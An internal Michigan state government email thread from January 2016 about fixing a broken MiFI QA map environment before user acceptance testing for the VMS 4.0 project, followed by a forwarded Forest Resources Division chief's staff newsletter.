**To:** Noldy, Scott (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ac0f437dd96c485a9e3193ee4dff2864-Noldy Scott]; Price, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=fce6565d72ca48dca877aee2ed20bc21-Price David]; Stephens, Jason (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bad6d67115074028aef82d68ecf621de-Stephens Jason]; Maki, Brian (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=3c7ee51269774c208fc230025fc70924-Maki Brian]; Forstat, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c2aec7a25c814bd5aee2f6656468591-Forstat David]; Heym, Douglas (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=006f6b60ea1f4c3e94747d4845f75dba-Heym Douglas]; Begalle, Debbie (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5c24bbab20ee4cadaaae257c540828c5-Begalle Debbie]  
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Awesome! Thank you both very much for working together to get this done so quickly.

Jeremy

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Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)



**HELP. CONNECT. SOLVE.**



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**Sent:** Thursday, January 28, 2016 8:40 AM

**To:** Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>

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**Subject:** RE: MiFI QA not working?

Jason,

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

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**Importance:** High

Guys,

We have a problem with the MiFI QA push that needs immediate attention or we will have to delay next week's UAT, and potentially push this project release off again. As you can imagine, after last summer's debacle that is something we need to avoid at all costs.

Brian and Scott, can you tie in with Tom Summers and troubleshoot what is wrong? See below for a description of what we are seeing.

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Jason

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**When:** Wednesday, January 27, 2016 9:30 AM-9:45 AM (UTC-05:00) Eastern Time (US & Canada).

**Where:** DTMB-AS-HB5-SCRUM or Teleconference #: [REDACTED]

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2. What will I do today to help the development team meet the sprint goal?
3. Do I see any impediment that prevents me or the development team from meeting the sprint goal?

**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,

**Jeremy Newman**, CAPM, CSM

Project Coordinator

Enterprise Portfolio Management Office

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

<< OLE Object: Picture (Device Independent Bitmap) >>

Message

**From:** Sebok, Yvonne (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=AF5A23EEFE0E40DFB4954C9896206DDD-SEBOKY]  
**Sent:** 1/28/2016 2:23:54 PM  
**To:** Newman, Jeremy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=386ab47a9b35460287c034a87eeb740c-Newman Jeremy]; Noldy, Scott (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ac0f437dd96c485a9e3193ee4dff2864-Noldy Scott]; Price, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=fce6565d72ca48dca877aee2ed20bc21-Price David]; Stephens, Jason (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bad6d67115074028aef82d68ecf621de-Stephens Jason]; Maki, Brian (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=3c7ee51269774c208fc230025fc70924-Maki Brian]; Forstat, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c2aec7a25c814bd5aee2f6656468591-Forstat David]; Heym, Douglas (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=006f6b60ea1f4c3e94747d4845f75dba-Heym Douglas]; Begalle, Debbie (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5c24bbab20ee4cadaaae257c540828c5-Begalle Debbie]  
**CC:** Heckman, Daniel (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f729658d93024691a19b712123157496-Heckman Daniel]; Prange, Laurie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=9d9de26457ab45cbbfc5873839181dbb-prangel]; Summers, Thomas (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6166c50b0512469bb54050853aba70f7-Summers Thomas]; Singh, Ajay (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7faf7a22596546beabdce6ef5341ea5e-Singh Ajay]; Sellepack, Dan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=07dbd2c672524002ace0991ebf35010c-Sellepack Dan]; Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]; Simmons, Allen (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5886897419f64d409f57bca81c3f2d51-Simmons Allen]; Anderson, Mark (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5e7a9441d988492488c22397fea0b7e1-Anderson Mark]; Cooley, Michael (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=0ebd14258e1a4359ae7e7c5e47452847-Cooley Mike]  
**Subject:** RE: MiFi QA not working?

Great example of teamwork! Thank you David, Scott, Brian and Jeremy for staying on this to get it resolved.

We greatly appreciate your quick attention to this!

-Yvonne

*Yvonne Sebok, PMP, CSM, ITIL*

PMO Director

Supporting DEQ, DNR, MDARD

Office: (517) 241-1673

**From:** Newman, Jeremy (DTMB)

**Sent:** Thursday, January 28, 2016 1:44 PM

**To:** Noldy, Scott (DTMB) <NoldyS@michigan.gov>; Price, David (DNR) <PRICED1@michigan.gov>; Stephens, Jason (DNR) <stephensj@michigan.gov>; Maki, Brian (DNR) <MakiB1@michigan.gov>; Forstat, David (DNR) <FORSTATD@michigan.gov>; Heym, Douglas (DNR) <HEYMD@michigan.gov>; Begalle, Debbie (DNR) <BEGALLED@michigan.gov>

**Cc:** Heckman, Daniel (DNR) <HECKMAND@michigan.gov>; Prange, Laurie (DTMB) <prangel@michigan.gov>; Summers, Thomas (DTMB) <summerst@michigan.gov>; Singh, Ajay (DTMB) <SinghA6@michigan.gov>; Sellepack, Dan (DTMB) <SellepackD@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Rosales, Manny (DTMB) <RosalesM@michigan.gov>; Simmons, Allen (DTMB) <SimmonsA1@michigan.gov>; Anderson, Mark (DTMB) <AndersonM10@michigan.gov>; Cooley, Michael (DTMB) <COOLEYM@michigan.gov>

**Subject:** RE: MiFI QA not working?

Awesome! Thank you both very much for working together to get this done so quickly.

Jeremy

**From:** Noldy, Scott (DTMB)

**Sent:** Thursday, January 28, 2016 1:39 PM

**To:** Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>; Begalle, Debbie (DNR) <[BEGALLED@michigan.gov](mailto:BEGALLED@michigan.gov)>

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<AndersonM10@michigan.gov>; Cooley, Michael (DTMB) <COOLEYM@michigan.gov>

**Subject:** RE: MiFI QA not working?

Brian and I have worked through the data issues, I will continue with the database push and will have it complete with the new map service by COB today.

**From:** Newman, Jeremy (DTMB)

**Sent:** Thursday, January 28, 2016 9:30 AM

**To:** Price, David (DNR) <PRICED1@michigan.gov>; Noldy, Scott (DTMB) <NoldyS@michigan.gov>; Stephens, Jason (DNR) <stephensj@michigan.gov>; Maki, Brian (DNR) <MakiB1@michigan.gov>; Forstat, David (DNR) <FORSTATD@michigan.gov>; Heym, Douglas (DNR) <HEYMD@michigan.gov>; Begalle, Debbie (DNR) <BEGALLED@michigan.gov>

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**Subject:** RE: MiFI QA not working?

Thank you David, Brian, and Scott!

Scott, please expect a call from me before noon for a status update. We need to know as soon as possible if this will require more than just a few hours of Brian's time.

Thank you!

Jeremy

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**Subject:** RE: MiFI QA not working?

Jeremy – Brian is going to work with Scott today on the issue. Thanks Brian!!!

**Forest Planning and Operations Section Manager**

Michigan Department of Natural Resources

Forest Resources Division

[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

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**Subject:** RE: MiFI QA not working?

**Importance:** High

David,

Somehow our project team missed the important task of collaborating with DNR ArcGIS specialists to implement changes to the MiFI application. We really need someone from your team to help reconcile these changes immediately. We have UAT scheduled at the RAM Center next week and absolutely cannot go forward with testing for the VMS 4.0 project unless MiFI is working in QA. Every other task has been completed; this is our only hold up.



Please let us know how we can help get this done by COB tomorrow.

Thank you,

**Jeremy Newman**, CAPM, CSM

IT Project Coordinator

Enterprise Portfolio Management Office

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**Jeremy Newman**, CAPM, CSM

Project Coordinator

Enterprise Portfolio Management Office

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

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**Sent:** 1/28/2016 3:42:59 PM  
**To:** Newman, Jeremy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=386ab47a9b35460287c034a87eeb740c-Newman Jeremy]; Noldy, Scott (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ac0f437dd96c485a9e3193ee4dff2864-Noldy Scott]; Stephens, Jason (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bad6d67115074028aef82d68ecf621de-Stephens Jason]; Maki, Brian (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=3c7ee51269774c208fc230025fc70924-Maki Brian]; Forstat, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c2aec7a25c814bd5aee2f6656468591-Forstat David]; Heym, Douglas (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=006f6b60ea1f4c3e94747d4845f75dba-Heym Douglas]; Begalle, Debbie (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5c24bbab20ee4cadaaae257c540828c5-Begalle Debbie]  
**CC:** Heckman, Daniel (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f729658d93024691a19b712123157496-Heckman Daniel]; Prange, Laurie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=9d9de26457ab45cbbfc5873839181dbb-prangel]; Summers, Thomas (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6166c50b0512469bb54050853aba70f7-Summers Thomas]; Singh, Ajay (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7faf7a22596546beabdce6ef5341ea5e-Singh Ajay]; Sellepack, Dan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=07dbd2c672524002ace0991ebf35010c-Sellepack Dan]; Sebok, Yvonne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=af5a23eefe0e40dfb4954c9896206ddd-SebokY]; Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]; Simmons, Allen (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5886897419f64d409f57bca81c3f2d51-Simmons Allen]; Anderson, Mark (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5e7a9441d988492488c22397fea0b7e1-Anderson Mark]; Cooley, Michael (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=0ebd14258e1a4359ae7e7c5e47452847-Cooley Mike]  
**Subject:** RE: MiFi QA not working?

I concur- well done and many thanks Scott and Brian!

Forest Planning and Operations Section Manager

Michigan Department of Natural Resources

Forest Resources Division

[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

**From:** Newman, Jeremy (DTMB)

**Sent:** Thursday, January 28, 2016 1:44 PM

**To:** Noldy, Scott (DTMB); Price, David (DNR); Stephens, Jason (DNR); Maki, Brian (DNR); Forstat, David (DNR); Heym, Douglas (DNR); Begalle, Debbie (DNR)

**Cc:** Heckman, Daniel (DNR); Prange, Laurie (DTMB); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Sellepack, Dan (DTMB); Sebok, Yvonne (DTMB); Rosales, Manny (DTMB); Simmons, Allen (DTMB); Anderson, Mark (DTMB); Cooley, Michael (DTMB)

**Subject:** RE: MiFI QA not working?

Awesome! Thank you both very much for working together to get this done so quickly.

Jeremy

**From:** Noldy, Scott (DTMB)

**Sent:** Thursday, January 28, 2016 1:39 PM

**To:** Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>; Begalle, Debbie (DNR) <[BEGALLED@michigan.gov](mailto:BEGALLED@michigan.gov)>

**Cc:** Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>; Singh, Ajay (DTMB) <[SinghA6@michigan.gov](mailto:SinghA6@michigan.gov)>; Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>; Simmons, Allen (DTMB) <[SimmonsA1@michigan.gov](mailto:SimmonsA1@michigan.gov)>; Anderson, Mark (DTMB) <[AndersonM10@michigan.gov](mailto:AndersonM10@michigan.gov)>; Cooley, Michael (DTMB) <[COOLEYM@michigan.gov](mailto:COOLEYM@michigan.gov)>

**Subject:** RE: MiFI QA not working?

Brian and I have worked through the data issues, I will continue with the database push and will have it complete with the new map service by COB today.

**From:** Newman, Jeremy (DTMB)

**Sent:** Thursday, January 28, 2016 9:30 AM

**To:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>; Begalle, Debbie (DNR) <[BEGALLED@michigan.gov](mailto:BEGALLED@michigan.gov)>

**Cc:** Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>; Singh, Ajay (DTMB) <[SinghA6@michigan.gov](mailto:SinghA6@michigan.gov)>; Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>; Simmons, Allen (DTMB) <[SimmonsA1@michigan.gov](mailto:SimmonsA1@michigan.gov)>; Anderson, Mark (DTMB) <[AndersonM10@michigan.gov](mailto:AndersonM10@michigan.gov)>; Cooley, Michael (DTMB) <[COOLEYM@michigan.gov](mailto:COOLEYM@michigan.gov)>

**Subject:** RE: MiFI QA not working?

Thank you David, Brian, and Scott!

Scott, please expect a call from me before noon for a status update. We need to know as soon as possible if this will require more than just a few hours of Brian's time.

Thank you!

Jeremy

**From:** Price, David (DNR)

**Sent:** Thursday, January 28, 2016 9:23 AM

**To:** Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>; Begalle, Debbie (DNR) <[BEGALLED@michigan.gov](mailto:BEGALLED@michigan.gov)>

**Cc:** Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>; Singh, Ajay (DTMB) <[SinghA6@michigan.gov](mailto:SinghA6@michigan.gov)>; Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>; Simmons, Allen (DTMB) <[SimmonsA1@michigan.gov](mailto:SimmonsA1@michigan.gov)>; Anderson, Mark (DTMB) <[AndersonM10@michigan.gov](mailto:AndersonM10@michigan.gov)>

**Subject:** RE: MiFI QA not working?



Jeremy – Brian is going to work with Scott today on the issue. Thanks Brian!!!

**Forest Planning and Operations Section Manager**

Michigan Department of Natural Resources

Forest Resources Division

[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

**From:** Newman, Jeremy (DTMB)

**Sent:** Thursday, January 28, 2016 8:52 AM

**To:** Noldy, Scott (DTMB); Stephens, Jason (DNR); Maki, Brian (DNR); Forstat, David (DNR); Heym, Douglas (DNR)

**Cc:** Price, David (DNR); Heckman, Daniel (DNR); Prange, Laurie (DTMB); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Sellepack, Dan (DTMB); Sebok, Yvonne (DTMB); Rosales, Manny (DTMB); Simmons, Allen (DTMB); Anderson, Mark (DTMB)

**Subject:** RE: MiFI QA not working?

**Importance:** High

David,

Somehow our project team missed the important task of collaborating with DNR ArcGIS specialists to implement changes to the MiFI application. We really need someone from your team to help reconcile these changes immediately. We have UAT scheduled at the RAM Center next week and absolutely cannot go forward with testing for the VMS 4.0 project unless MiFI is working in QA. Every other task has been completed; this is our only hold up.

Please let us know how we can help get this done by COB tomorrow.

Thank you,

**Jeremy Newman**, CAPM, CSM

IT Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)



**HELP. CONNECT. SOLVE.**

**From:** Noldy, Scott (DTMB)

**Sent:** Thursday, January 28, 2016 8:40 AM

**To:** Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>

**Cc:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>

**Subject:** RE: MiFI QA not working?

Jason,

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

With Brian assisting in the Flint water situation he is not available to dedicate time to this until Tuesday.

**From:** Stephens, Jason (DNR)

**Sent:** Wednesday, January 27, 2016 7:05 PM

**To:** Maki, Brian (DNR) <MakiB1@michigan.gov>; Forstat, David (DNR) <FORSTATD@michigan.gov>; Noldy, Scott (DTMB) <NoldyS@michigan.gov>

**Cc:** Price, David (DNR) <PRICED1@michigan.gov>; Heckman, Daniel (DNR) <HECKMAND@michigan.gov>; Prange, Laurie (DTMB) <prangel@michigan.gov>; Newman, Jeremy (DTMB) <NewmanJ2@michigan.gov>; Summers, Thomas (DTMB) <summerst@michigan.gov>

**Subject:** Fw: MiFI QA not working?

**Importance:** High

Guys,

We have a problem with the MiFI QA push that needs immediate attention or we will have to delay next week's UAT, and potentially push this project release off again. As you can imagine, after last summer's debacle that is something we need to avoid at all costs.

Brian and Scott, can you tie in with Tom Summers and troubleshoot what is wrong? See below for a description of what we are seeing.

Jason

---

**From:** Summers, Thomas (DTMB)

**Sent:** Wednesday, January 27, 2016 4:28:44 PM

**To:** Stephens, Jason (DNR); Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** RE: MiFI QA not working?

Jason, There is a problem with some of the feature tables. Scott Noldy and Brian Maki will have to work together to get them straightened out.

Tom

---

**From:** Stephens, Jason (DNR)

**Sent:** Wednesday, January 27, 2016 4:16 PM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB);

Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** MiFi QA not working?

**Importance:** High

Donovan and I just tried to verify the MiFi QA environment (<http://iqa.dnr.state.mi.us/MiFi/#>) is ready for testing, and neither of us have data in the map. I got the impression from this morning's scrum that we should be able to being preparations for UAT next week. Did I miss something?

<< OLE Object: Picture (Device Independent Bitmap) >>

Jason

-----Original Appointment-----

**From:** Newman, Jeremy (DTMB)

**Sent:** Monday, December 14, 2015 10:50 AM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Stephens, Jason (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** VMS 4.0 Daily Scrum

**When:** Wednesday, January 27, 2016 9:30 AM-9:45 AM (UTC-05:00) Eastern Time (US & Canada).

**Where:** DTMB-AS-HB5-SCRUM or Teleconference #: [REDACTED]

## **Daily Standup Meeting - 15 minutes or less**

All team members will answer the below questions:

1. What did I do yesterday that helped the development team meet the sprint goal?
2. What will I do today to help the development team meet the sprint goal?
3. Do I see any impediment that prevents me or the development team from meeting the sprint goal?

**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,

**Jeremy Newman**, CAPM, CSM

Project Coordinator

Enterprise Portfolio Management Office

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

<< OLE Object: Picture (Device Independent Bitmap) >>

---

**From:** Parsons, Roger (DTMB)  
**Sent:** Thursday, January 28, 2016 4:18 PM  
**To:** Sellepack, Dan (DTMB); Cooley, Michael (DTMB); Klann, Steven (DTMB); Rutare, Louis (DTMB); Merricle, Jennifer (DTMB); Sebok, Yvonne (DTMB); Singh, Ajay (DTMB)  
**Cc:** Rosales, Manny (DTMB)  
**Subject:** FW: January 2016 FRD Chief's Note to Staff

Hi Folks,

Positive "internal" news within DNR on efforts in which DTMB has been involved -- Toughpads, VMS, MiFi, OLB...

Happy to see the positive spin. Sad to see that DTMB was not mentioned anywhere as a partner in the success.

Thanks

=====

Roger Parsons, Manager  
Business Analysis & Process Architecture  
Michigan Dept. of Technology, Management and Budget  
Agency Services supporting DEQ, DNR & MDARD  
Hollister Building, 5th Floor  
106 West Allegan St., Lansing, MI 48933  
517.335.1334 [Parsonsr1@michigan.gov](mailto:Parsonsr1@michigan.gov)



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**From:** Korbecki, Kimberley (DNR)  
**Sent:** Thursday, January 28, 2016 2:36 PM  
**To:** DNR-FMD-All  
**Cc:** Phillips, Kristin (DNR); Priest, Jolene (DNR); Lord, Daniel (DNR); Weiler, Bryan (DTMB); Cherry, John (DNR); Clark, Sandra (DNR); Creagh, Keith (DEQ); Crook, Michelle (DNR); Dexter, James (DNR); Estrada, Mary Beth (DNR); Eyer, Tamara (DEQ); Golder, Edward (DNR); Hagler, Gary (DNR); Hoffman, Mark (DNR); Knapp, Dennis (DNR); Mason, Russ (DNR); Miller, Marc (DNR); Moritz, William (DNR); Olson, Ron (DNR); O'Neill, Bill (DNR); Schafer, Sharon (DNR); Tkaczyk, Judy (DNR); VanDyke, Trevor (DNR); Welling Haughey, Stacy (DNR)  
**Subject:** January 2016 FRD Chief's Note to Staff

***Sent on behalf of Acting Chief, Debbie Begalle***

### **Chief's Update**

The unexpected, recent chain of events finds me trying to fill my and Bill O'Neill's shoes, while Bill fills his boss' shoes. There is a lot going on!

The department, our division and staff have been called upon to help with the Flint water situation because of our expertise, experience, and our "we can do it" attitude. And we can. We have an Incident Management Team working here in Constitution Hall helping with the Flint situation. We also have a GIS team working to develop a GIS map of water distribution lines in Flint. In addition, Kerry Wieber filled in as a Public Information

Officer (PIO) on one of the support teams. We have several other staff filling in for vacancies, working on some great projects, and everyone works day-to-day on our core functions. We make an amazing team!

I'll continue with these monthly newsletters and the division will explore other ways for better communication throughout the division. In the meantime, here are some things that are going on:

### **Communication Updates**

There are some good things happening with our outreach and education efforts, which are helping us to better meet our goals outlined in the strategic plan. Here are a couple of things on the horizon:

- FRD's inaugural promotional video is just about complete. We're waiting on the production company to make a small change, but it should be ready for viewing at our upcoming professional development. We're extremely pleased with the finished product and have heard great feedback from those outside of the division who reviewed it.
- For those of you who aren't aware, FRD is starting collaboration with 98.5 WUPS, a classic rock radio station out of Houghton Lake. The new "Facts from the Forest" segment will include 30-second quick facts about all facets of forestry in Michigan. The facts will run Monday-Friday, every week of the year. They will be short, fun and informative, but will still include DNR messaging. It's a great opportunity that we couldn't let pass us by. Thank you to those of you who took the time to provide forestry facts for the first couple of months of this collaboration. Stay tuned for more on this as we get some samples to share.
